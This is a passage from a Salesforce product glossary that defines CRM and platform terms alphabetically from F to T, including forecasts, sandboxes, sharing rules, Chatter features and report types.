Follow, Chatter Answers

A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Force.com App Menu

A menu that enables users to switch between customizable applications (or “apps”) with a single click. The Force.com app menu displays at the top of every page in the user interface.

Force.com Enterprise App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-write access to accounts and contacts, and access to Sharing, Bulk API, or Streaming API.

Force.com Light App

A custom app with up to eight (8) custom objects and eight (8) custom tabs, read-only access to accounts and contacts, and no access to Sharing, Bulk API, or Streaming API.

Forecast Amount

Applies to Collaborative Forecasts. The revenue forecast from the forecast manager’s perspective and the sum of the owner’s and subordinates’ opportunities, including all forecast adjustments.

Forecast Category

Determines the category to which an opportunity is attributed in a forecast. The default category setting for an opportunity is tied to its stage, as set in the `stage` picklist. To update the `Forecast Category` for a particular opportunity, you must edit that opportunity’s forecast.

Forecast Quantity

Applies to Collaborative Forecasts. The quantity forecast from the forecast manager’s perspective and the sum of the owner’s and subordinates’ opportunities, including all forecast adjustments.

Forecast User

A user who can see and work with forecasts below them in either the forecast hierarchy or territory hierarchy.

Forecasts

Projections of sales based on the organization’s fiscal year.

Formula Field

A type of custom field. Formula fields automatically calculate their values based on the values of merge fields, expressions, or other values.

Full Sandbox

Full sandboxes copy your entire production organization and all its data, including standard and custom object records, documents, and attachments. Use the sandbox to code and test changes, and to train your team about the changes. You can refresh a Full sandbox every 29 days.

G

Global Search

Search more records and fields in Salesforce from the header search box. Global search keeps track of which objects you use and how often you use them, and arranges the search results accordingly. Search results for the objects you use most frequently appear at the top of the list.

Global Variable

A special merge field that you can use to reference data in your organization.

A method access modifier for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code.

Group

A group is a set of users. Groups can contain individual users, other groups, or the users in a role. Groups can be used to help define sharing access to data or to specify which data to synchronize in Salesforce for Outlook configurations or Lightning Sync configurations.

Users can define their own personal groups. Administrators can create public groups for use by everyone in the organization.

Group Edition

A product designed for small businesses and workgroups with a limited number of users.

Group Task

A task that was assigned to multiple users when it was created. Note that group tasks are independent records that are not linked; they can be edited, transferred, or deleted individually.

Guest User

Guest users can access public Site.com and Force.com sites, and public pages in Communities, via the Guest User license associated with each site or community. Guest users' access to objects and data is controlled by public access settings on the Guest User profile.

H

Half-life

The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life. This setting affects all zones in your organization.

Highlights Panel

A customizable table of up to four columns and two rows that appears at the top of every primary tab in a Salesforce console. It lets you view key information about records at a glance.

High-Volume Portal Users

Limited-access users intended for organizations with many thousands to millions of portal users. Unlike other users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal User and Authenticated Website User license types.

Home Tab

Starting page from which users can choose sidebar shortcuts and options, view current tasks and activities, or select another tab.

Hover Detail

Hover detail displays an interactive overlay containing record details. Details appear when users hover over a link to that record in the Recent Items list on the sidebar, or in a lookup field on a record detail page. Users can quickly view information about a record before clicking to view or edit the record. The record's mini page layout determines which fields are included in the hover details. Users can't customize which fields appear.

I

Idea

Ideas are suggestions posted by the members of an ideas community and are organized by zones. For example, if the focus of a particular zone is "Ideas for car features," an appropriate idea for that zone might have the title "Insulated cup holders that keep your beverage hot or cold." Or, if the focus of a particular zone is "Ideas for our company's employee benefits," an appropriate idea for that zone might have the title "On-site day care."

Immediate Action

A workflow action that executes instantly when the conditions of a workflow rule are met.

Indirect Lookup Relationship

An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match and associate records in the relationship. Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values come from an external data source.

Influence, Chatter

An indicator of a person's influence in Chatter. The number of posts and comments the person makes, and the number of comments and likes the person receives determine the level of influence.

- Top Influencers lead collaboration efforts by regularly sharing essential content.
- Active Influencers encourage others to get involved and share knowledge.
- Observers are quiet participants or just getting started in Chatter.

Interaction Log

An area in a Salesforce console where you can jot notes about the main record you're working on without clicking a button, viewing a new tab, or scrolling to the Notes & Attachments related list. Interaction logs are archived on the Activity History related list for easy review and retrieval. Administrators can customize interaction logs to include task fields.

J

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

K

Knowledge Agent

Salesforce uses the term *knowledge agent* to represent a specific type of user. Knowledge agents are article consumers in the internal Salesforce Knowledge app. These users can access the Articles tab to search for and view articles, but they cannot create, edit, or manage articles.

Knowledge Sidebar

A sidebar in a Salesforce console that displays titles of Salesforce Knowledge articles that may solve the case you're working on. It automatically searches and returns articles from your knowledge base that match any of the words you type in the `Subject` of a case. The sidebar only displays for Salesforce Knowledge users after administrators set it up.

L

Layout

See Page Layout.

Lead

A *lead* is a sales prospect who has expressed interest in your product or company.

Library

A file repository in Salesforce CRM Content.

Library Permission

A group of privileges that determines user access within a Salesforce CRM Content library.

Like

To show support for a post or comment in a Chatter feed. When you like a post or comment, you receive email notifications for subsequent comments.

Like, Chatter Answers

To show support or indicate quality or usefulness for a question, answer, or knowledge article.

List Price

The price of a product in a custom price book.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Agent console, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Live Agent

Live Agent lets service organizations connect with customers or website visitors in real time through a Web-based, text-only live chat.

Live Agent Console

The Live Agent console is a dedicated console used by customer service agents to manage Live Agent chats. Agents can answer chat requests, conduct live chats, and interact with Salesforce records and Salesforce Knowledge articles.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Lookup Dialog

Popup dialog available for some fields that allows you to search for a new item, such as a contact, account, or user.

Lookup Field

A type of field that contains a linkable value to another record. You can display lookup fields on page layouts where the object has a lookup or master-detail relationship with another object. For example, cases have a lookup relationship with assets that allows users to select an asset using a lookup dialog from the case edit page and click the name of the asset from the case detail page.

Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. If a lookup field references a record that has been deleted, by default Salesforce clears the lookup field. Alternatively, you can prevent records from being deleted if they're in a lookup relationship.

M

Marketing User

One or more individuals in your organization who can manage campaigns. Administrators can designate someone as a Marketing User by selecting the `Marketing User` checkbox in the user's personal information.

Only marketing users can create, edit, and delete campaigns or configure advanced campaign setup.

With additional user permissions, marketing users can use the Data Import Wizard to add campaign members and update their statuses.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Master Picklist

A complete list of picklist values available for a record type or business process.

Matrix Report

Matrix reports are similar to summary reports but allow you to group and summarize data by both rows and columns. They can be used as the source report for dashboard components. Use this type for comparing related totals, especially if you have large amounts of data to summarize and you need to compare values in several different fields, or you want to look at data by date *and* by product, person, or geography.

Member Status

The status of a lead or contact in relation to a campaign. For example, a lead or contact could have a member status of "Planned," "Sent," or "Responded" at different stages of an email campaign.

Message, Chatter

A Chatter message is a private communication with other Chatter users. Use messages to send your manager a question privately, or to communicate with a few select people when a discussion isn't relevant to everyone you work with. Messages don't appear in your feed, your profile, or any other part of Chatter that's publicly visible.

Merge Field

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, `Dear {!Contact.FirstName}`, uses a contact merge field to obtain the value of a contact record's `First Name` field to address an email recipient by his or her first name.

Milestone

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include First Response and Resolution Times on cases.

Milestone Actions

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

Mini Page Layout

A subset of the items in a record's existing page layout that administrators choose to display in the Agent console's Mini View and in Hover Details. Mini page layouts inherit record type and profile associations, related lists, fields, and field access settings from the page layout.

Mini View

The Agent console's right frame which displays the records associated with the record displayed in the detail view. The fields displayed in the mini view are defined in the mini page layouts by an administrator. The mini view does not display if the record in the detail view does not have any records associated with it.

Multi-Person Event

A planned event to which multiple users are invited, also referred to as a meeting. You can create multi-person events by inviting other users to any calendar event you create.

Multi-Select Picklist

See Picklist (Multi-Select).

My Settings

When the improved Setup user interface is enabled in an organization and the user has Salesforce Classic, personal settings are available from the My Settings menu under the user's name.

N

Named Credential

A named credential specifies the URL of a callout endpoint and its required authentication parameters in one definition. A named credential can be specified as an endpoint to simplify the setup of authenticated callouts.

Navigation Tab

A tab with a drop-down button in a Salesforce console that lets you select and view object home pages.

Nickname

A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

OData Producer

An OData producer is a remote data service that uses the Open Data Protocol (OData) to expose data that's stored on an external server. With the Salesforce Connect feature, you define external data sources to connect Salesforce to OData producers, and you define external objects to map to the external data.

Open CTI

An application programming interface that lets developers build CTI (computer-telephony integration) systems that integrate with Salesforce without the use of CTI adapters or client applications.

Operator

An operator is an item used to narrow or broaden a search. In most Salesforce searches, AND, OR, AND NOT, parentheses (), and quotation marks " " can be used as operators.

Opportunities

Opportunities track your sales and pending deals.

Opportunity Team

An opportunity team is a set of users that normally work together on sales opportunities. A typical opportunity team might include the account manager, the sales representative, and a pre-sales consultant. You can specify the opportunity team for each opportunity that you own.

Organic Search Leads

Organic search lead is a specific lead source indicating that the lead was generated when a user, who arrived at your website by way of an unpaid (organic) listing on a major search engine, filled out the Web-to-Lead form containing the Salesforce tracking code. The lead source details contain the search engine and the search phrase for each organic lead.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of Salesforce. Your organization includes all of your data and applications, and is separate from all other organizations.

Org

An org is an abbreviation of organization as it pertains to a deployment of Salesforce with a defined set of licensed users. An org is the virtual space provided to an individual customer of Salesforce. Your org includes all of your data and applications, and is separate from all other orgs.

Organization-Wide Address

An organization-wide address allows you to associate a single email address as an alias for all users within a user profile.

Outbound Message

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Owner Only Amount

Applies to Collaborative Forecasts. The sum of a person's revenue opportunities, without adjustments.

Owner Only Quantity

Applies to Collaborative Forecasts. The sum of a person's quantity opportunities, without adjustments.

Salesforce for Outlook Configuration

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS

See Platform as a Service.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Page Layout

Page layout is the organization of fields, custom links, and related lists on a record detail or edit page. Use page layouts primarily for organizing pages for your users. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, use field-level security to restrict users' access to specific fields.

Parent Account

An organization or company that an account is affiliated. By specifying a parent for an account, you can get a global view of all parent/subsidiary relationships using the **View Hierarchy** link.

Partial Copy Sandbox

A Partial Copy sandbox is a Developer sandbox plus the data that you define in a sandbox template.

Partner

Partners are the companies with which you collaborate to close your sales deals. For each opportunity or account you create, the Partners related list allows you to store information about your partners and the roles they play in the opportunity or account. A partner must be an existing account within Salesforce. Selecting a partner role automatically creates a reverse partner relationship with the associated account so that both accounts list the other account as a partner.

Partner Accounts

Partner accounts are Salesforce accounts that a channel manager uses to manage partner organizations, partner users, and activities when using a partner community or a partner portal.

Partner Role

Selection for an account on the Partners related list of an individual account or opportunity that specifies the role that the account has in related sales deals.

Partner User

Partner users are Salesforce users with limited capabilities. They are external to your organization but sell your products or services through indirect sales channels. They are associated with a particular partner account, have limited access to your organization's data, and log in via a partner portal.

Partner Portal

Partner portal allows partner users to log in to Salesforce through a Web portal rather than through Salesforce.

Percent (%) Quota

For forecasting versions where quotas are available, this is the calculated value in forecasts that indicates what percentage of the quota a salesperson is confident of closing. This amount is the `Commit Amount` divided by the `Quota`.

Permission

A permission is a setting that allows a user to perform certain functions in Salesforce. Permissions can be enabled in permission sets and profiles. Examples of permissions include the "Edit" permission on a custom object and the "Modify All Data" permission.

Permission Set

A collection of permissions and settings that gives users access to specific tools and functions.

Person Account

A person account is an individual consumer with whom you do business, such as a financial services client, an online shopper, or a vacation traveler. Person accounts are applicable to organizations that operate on a business-to-consumer model as opposed to a business-to-business model.

Personal Edition

Product designed for individual sales representatives and single users.

Personal Settings

Settings and customization options to help users personalize their Salesforce experience. All Salesforce users can edit their own personal settings. Depending on an organization's user interface settings, users can access their personal settings from the Personal Setup area of the Setup menu, or from the menu under their avatar or name.

Phrase Search

A type of full-text search that matches only items that contain a specified phrase, such as "customer relationship management."

Picklist

Selection list of options available for specific fields in a Salesforce object, for example, the `Industry` field for accounts. Users can choose a single value from a list of options rather than make an entry directly in the field. See also Master Picklist.

Picklist (Multi-Select)

Selection list of options available for specific fields in a Salesforce object. Multi-select picklists allow users to choose one or more values. Users can choose a value by double clicking on it, or choose additional values from a scrolling list by holding down the CTRL key while clicking a value and using the arrow icon to move them to the selected box.

Picklist Values

Selections displayed in drop-down lists for particular fields. Some values come predefined, and other values can be changed or defined by an administrator.

Pinned Lists

Lists that display at the top or on the left side of a Service Cloud console; they're always visible and let you see the list you're working from and a record's details at the same time. Pinned lists must be turned on by an administrator.

Pipeline

Calculated amount of open opportunities that have a close date within the quarter. Displays on forecast detail and edit pages. For managers, this amount includes open opportunities for them and their entire team.

Platform as a Service (PaaS)

An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Popular Questions

Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Post

A top-level comment in a Chatter feed.

Post Sharing

Lets you copy a public Chatter post and publish it to your profile or a group you're a member of. You can also share the post with other Chatter users by sending a link to the post in an email or instant message.

Price Book

A price book is a list of products that your organization sells. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions only.

Primary Contact

Field in company information that lists the primary contact for your organization.

Also indicates the primary contact associated with an account, contract, or opportunity. Specified as a checkbox in the Contact Roles related list of an account, contract, or opportunity.

Primary Partner

Partner account designated as playing a key role in closing an opportunity. Specified as a checkbox in the Partners related list of an opportunity.

Primary Tab

A tab in a Salesforce console that displays the main item to work on, such as an account.

Process Visualizer

A tool that displays a graphical version of an approval process. The view-only diagram is presented as a flowchart. The diagram and an informational sidebar panel can help you visualize and understand the defined steps, rule criteria, and actions that comprise your approval process.

Professional Edition

A Salesforce edition designed for businesses who need full-featured CRM functionality.

Product Family

A picklist field on products that you can customize to categorize types of products.

Profile

Defines a user's permission to perform different functions within Salesforce. For example, the Solution Manager profile gives a user access to create, edit, and delete solutions.

Profile, Chatter

A personal page for each Salesforce user that includes contact information, following and followers lists, a Chatter feed, and a photo.

Promote

If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

To migrate changes from one organization to another. See also Deploy and Migration.

Provider Organization

When using the cross-org adapter for Salesforce Connect, the provider org stores the data that's accessed by the subscriber org.

Public Calendar

A calendar in which a group of people can track events of interest to all of them (such as marketing events, product releases, or training classes) or schedule a common activity (such as a team vacation calendar). For example, your marketing team can set up an events calendar to show upcoming marketing events to the entire sales and marketing organization.

Push Notifications, Mobile

Push notifications are alerts that apps render on mobile device home screens when users aren't using the app. These alerts can consist of text, icons, and sounds, depending on the device type.

Push Notifications, Salesforce Console

Visual indicators in a Salesforce console that show when a record or field has changed during a user's session.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Q

Quantity Schedule

A quantity schedule outlines the dates, number of units (i.e., quantity), and number of installments for billing or shipping a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Quantity Forecasting

Forecasting based on the projected number of units sold.

Quantity Without Adjustments

Applies to Collaborative Forecasts. The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.

Quantity Without Manager Adjustment

Applies to Collaborative Forecasts. The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and subordinates' opportunities, including adjustments made on the subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.

Question

An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private

An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Queue

A holding area for items before they are processed. Salesforce uses queues in a number of different features and technologies.

Quota

The sales goal assigned to a user on a monthly and quarterly basis. (If you use Collaborative Forecasts, it's the sales goal assigned to a user on a monthly basis.) A manager's quota should equal the amount she and her team are expected to generate together.

Quote

A record showing proposed prices for products and services. Quotes can be created from opportunities and emailed as PDFs to customers.

R

Recent Activity

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. For example, this page lists all the ideas and comments you have posted to a zone as well as the ideas you have voted on. You can view your Recent Activity page by clicking your nickname located on the right side of the Ideas tab.

Recent Items

List of links in the sidebar for most recently accessed records. Note that not all types of records are listed in the recent items.

Record

A single instance of a Salesforce object. For example, "John Jones" might be the name of a contact record.

Record Detail Page

A record detail page, is a page that includes details about a Salesforce record such as an account or a contact. Examples of details include the record owner, contact information, and company information.

Record Type

A record type is a field available for certain records that can include some or all of the standard and custom picklist values for that record. You can associate record types with profiles to make only the included picklist values available to users with that profile.

Record Update

A post in a Chatter feed that is the result of a field change on a record that is being followed.

Related List

A section of a record or other detail page that lists items related to that record. For example, the Stage History related list of an opportunity or the Open Activities related list of a case.

Related List Hover Links

A type of link that allows you to quickly view information on a detail page about related lists, by hovering your mouse over the link. Your administrator must enable the display of hover links. The displayed text contains the corresponding related list and its number of records. You can also click this type of link to jump to the content of the related list without having to scroll down the page.

Related Object

Objects chosen by an administrator to display in the Agent console's mini view when records of a particular type are shown in the console's detail view. For example, when a case is in the detail view, an administrator can choose to display an associated account, contact, or asset in the mini view.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Group

Custom object records used to store collections of accounts.

Relationship Group Member

The accounts that you add to relationship groups are called *relationship group members*.

Report

A *report* returns a set of records that meets certain criteria, and displays it in organized rows and columns. Report data can be filtered, grouped, and displayed graphically as a chart. Reports are stored in folders, which control who has access. See Tabular Report, Summary Report, and Matrix Report.

Report Builder

Report builder is a visual editor for reports.

Report Type

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type. Salesforce provides a set of pre-defined standard report types; administrators can create custom report types as well.

Requested Meeting

A meeting that a Salesforce user requests with a contact, lead or person account. When a meeting is requested, Salesforce creates a unique Web page for the meeting that displays the proposed meeting times. When invitees visit the page, they select the times they can meet and send a reply. Salesforce tracks all the responses so the organizer can confirm the best time to meet.

Once a requested meeting is confirmed, it becomes a *multi-person event*.

Reporting Snapshot

A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data.

Reporting Snapshot Running User

The user whose security settings determine the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

Resource Calendar

A calendar in which multiple people can coordinate their usage of a shared resource such as a conference room or printer.

Revenue Forecasting

Forecasting based on projected revenue amounts.

Revenue Schedule

A revenue schedule outlines the dates, revenue amounts, and number of installments for billing or recognizing revenue from a product. Your organization can decide exactly how to use schedules. Available in Enterprise, Unlimited, Performance, and Developer Editions only.

Role

Assigned responsibility of a user, partner account, or contact for specific accounts and opportunities. Administrators can define user roles in Setup. Individual users can assign specific partner and contact roles for accounts and contacts.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security

settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

S-Control

 **Note:** S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Sales Price

The price of a product on an opportunity. This can be different than the product's standard or list price.

Salesforce Connect

Salesforce Connect provides access to data that's stored outside the Salesforce org, such as data in an enterprise resource planning (ERP) system and records in another org. Salesforce Connect represents the data in external objects and accesses the external data in real time via Web service callouts to external data sources.

Salesforce Console

The Salesforce console is designed for users in fast-paced environments who need to find, update, and create records quickly. It improves upon the Agent Console in the Console tab by displaying records and related items as tabs on one screen.

Salesforce Console Integration Toolkit

An API that uses browsers as clients to display pages as tabs in a Salesforce console; it provides developers with programmatic access to the console so that administrators can extend it to meet your business needs.

Salesforce CRM Call Center

A Salesforce feature that seamlessly integrates Salesforce with third-party computer-telephony integration (CTI) systems.

Salesforce CRM Content

An on-demand, content-management system that allows you to organize, share, search, and manage content within your organization and across key areas of the Salesforce application. Content can include all file types, from traditional business documents such as Microsoft PowerPoint presentations to audio files, video files, and Web pages.

Salesforce for Outlook

Salesforce for Outlook, a Microsoft® Outlook® integration application that you install, syncs contacts, events, and tasks between Outlook and Salesforce. In addition to syncing these items, you can add Outlook emails, attachments, events, and tasks to multiple Salesforce contacts, and view Salesforce records related to the contacts and leads in your emails and events—all directly in Outlook.

You may be able to customize what you sync and the sync directions between Outlook and Salesforce. Your administrator determines the level at which you can customize these settings in Salesforce.

Salesforce for Outlook Configuration

Salesforce for Outlook configurations include settings for the data that Salesforce for Outlook users can sync between Microsoft® Outlook® and Salesforce. Administrators can create separate configurations for different types of users, and give users permission to edit some of their own settings. For example, an opportunity team might want to sync everything, while a manager might want to sync only events.

Salesforce Mobile Classic

Salesforce Mobile Classic is a Salesforce feature that enables users to access their Salesforce data from mobile devices running the mobile client application. The Salesforce Mobile Classic client application exchanges data with Salesforce over wireless carrier networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their

Salesforce records when a wireless connection is unavailable, and transmit those changes when a wireless connection becomes available.

Salesforce Office Toolkit

A plug-in makes it easy for developers to access the SOAP API directly from within Microsoft Office products, simplifying the creation of new integrations and Office-based solutions.

Schedule

See Quantity Schedule and Revenue Schedule.

Screen Pop

Page that displays for an inbound call to a Salesforce CRM Call Center.

Search

Feature that lets you search for information that matches specified keywords. If you have sidebar search, enter search terms in the Search section of the sidebar or click **Advanced Search...** for more search options. If you have global search, enter search terms in the search box in the header.

Search Layout

The organization of fields included in search results, in lookup dialogs, and in the key lists on tab home pages.

Service

A service is an offering of professional assistance. Services related to Salesforce and the Force.com platform, such as enhanced customer support or assistance with configuration can be listed on the AppExchange.

Service Cloud Portal

The Service Cloud portal is the Customer Portal intended for many thousands to millions of users. After you purchase Service Cloud portal licenses, you can assign them to Customer Portal-enabled contacts so that large numbers of users can log in to a Customer Portal without affecting its performance.

Setup

A menu where administrators can customize and define organization settings and Force.com apps. Depending on your organization's user interface settings, Setup may be a link in the user interface header or in the drop-down list under your name.

Share Group

A set of Salesforce users who can access records owned by high volume portal users. Each Customer Portal has its own share group.

Shared Activities

A feature that allows users to relate as many as 10 contacts to a single non-recurring and non-group task, or to a single non-recurring event. One contact is the primary contact; all others are secondary contacts.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- **Sharing Model**—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- **Role Hierarchy**—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- **Sharing Rules**—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- **Manual Sharing**—allows individual users to share records with other users or groups.
- **Apex-Managed Sharing**—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model

Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule

Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sidebar

Column appearing on the left side of each page that provides links to recent items and other resources.

Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

Social Accounts and Contacts

A feature that allows you to view your accounts', contacts', and leads' social network profiles and other social information directly in Salesforce, so you can get deeper insights into your existing and potential customers' needs and issues.

Social Key

Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. Automated Clean jobs provide the links. From a contact or lead's detail page, you can quickly view their profile on a social network site.

Softphone

The telephone interface that a Salesforce CRM Call Center user sees in either the sidebar of pages in Salesforce Classic or the footer of pages in Lightning Experience and the Salesforce console.

Softphone Connector

A component of a Computer Telephony Integration (CTI) adapter that converts Softphone XML into HTML and distributes it to a Salesforce CRM Call Center user's browser.

Softphone CTI Adapter

A computer-telephony integration (CTI) adapter is a light-weight software program that controls the appearance and behavior of a Salesforce softphone. The adapter acts as an intermediary between a third-party CTI system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Software as a Service (SaaS)

A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

Solution Manager

One or more individuals in your organization who can review, edit, publish, and delete solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. When creating or editing users, assign the Solution Manager profile to give users this privilege.

Source Report

A custom report scheduled to run and load data as records into a target object for an reporting snapshot.

Stage Duration

In opportunity reports, the number of days the opportunity was in the stage listed in the `stage` column.

Stage History

Related list on an opportunity detail page that lists changes in status and stage for the opportunity.

Standard Price

Price for a product that is included in the Standard Price Book.

Standard Price Book

Automatically generated price book containing all your products and their standard prices.

Status

An idea's status helps zone members track the progress of the idea. For example, "Under Review", "Reviewed", "Coming Soon", and "Now Available" are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Stemming

The process of reducing a word to its root form. In searches, stemming matches expanded forms of a search term. For example, when a search uses stemming, a search for *run* matches items that contain *run*, *running*, and *ran*.

Subflow

A subflow element references another flow, which it calls at run time. The flow that contains the subflow element is referred to as the master flow.

Subscriber Organization

The subscriber org uses the cross-org adapter for Salesforce Connect to access data that's stored in another (provider) org. The subscriber org contains the external data source definition and the external objects that map to the provider org's objects.

Summary Field

A summary field is a numerical report column with one of the following summaries applied: sum, average, largest value, smallest value. Users can define custom summary formulas to extend these options. In addition to showing summarized information, summary fields can be used to define charts and reporting snapshots.

Summary Report

Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by *Stage* and *Owner*.

Syndication Feeds

Give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers.

T

Tag

In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

Tag Cloud

In Salesforce CRM Content, a way of showing you how the content in your libraries has been tagged. Tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most files or Web links. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Task Bar Links

Links on tabbed pages that provide quick access to the most common operations available for a particular page, for example, creating a new account.

Territory

For forecasting versions where territories are used, this is a collection of accounts and users that generates a forecast.

Time-Dependent Workflow Action

A workflow action that executes when the conditions of a workflow rule and an associated time trigger are met.

Top All Time Ideas

On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Topics

When you post or comment in Chatter, you can associate your post or comment with all other posts and comments on the same subject by adding a topic. A topic is a way to categorize your post or comment so other people can find it more easily. Topics also help you discover people and groups that are knowledgeable and interested in the same topics.

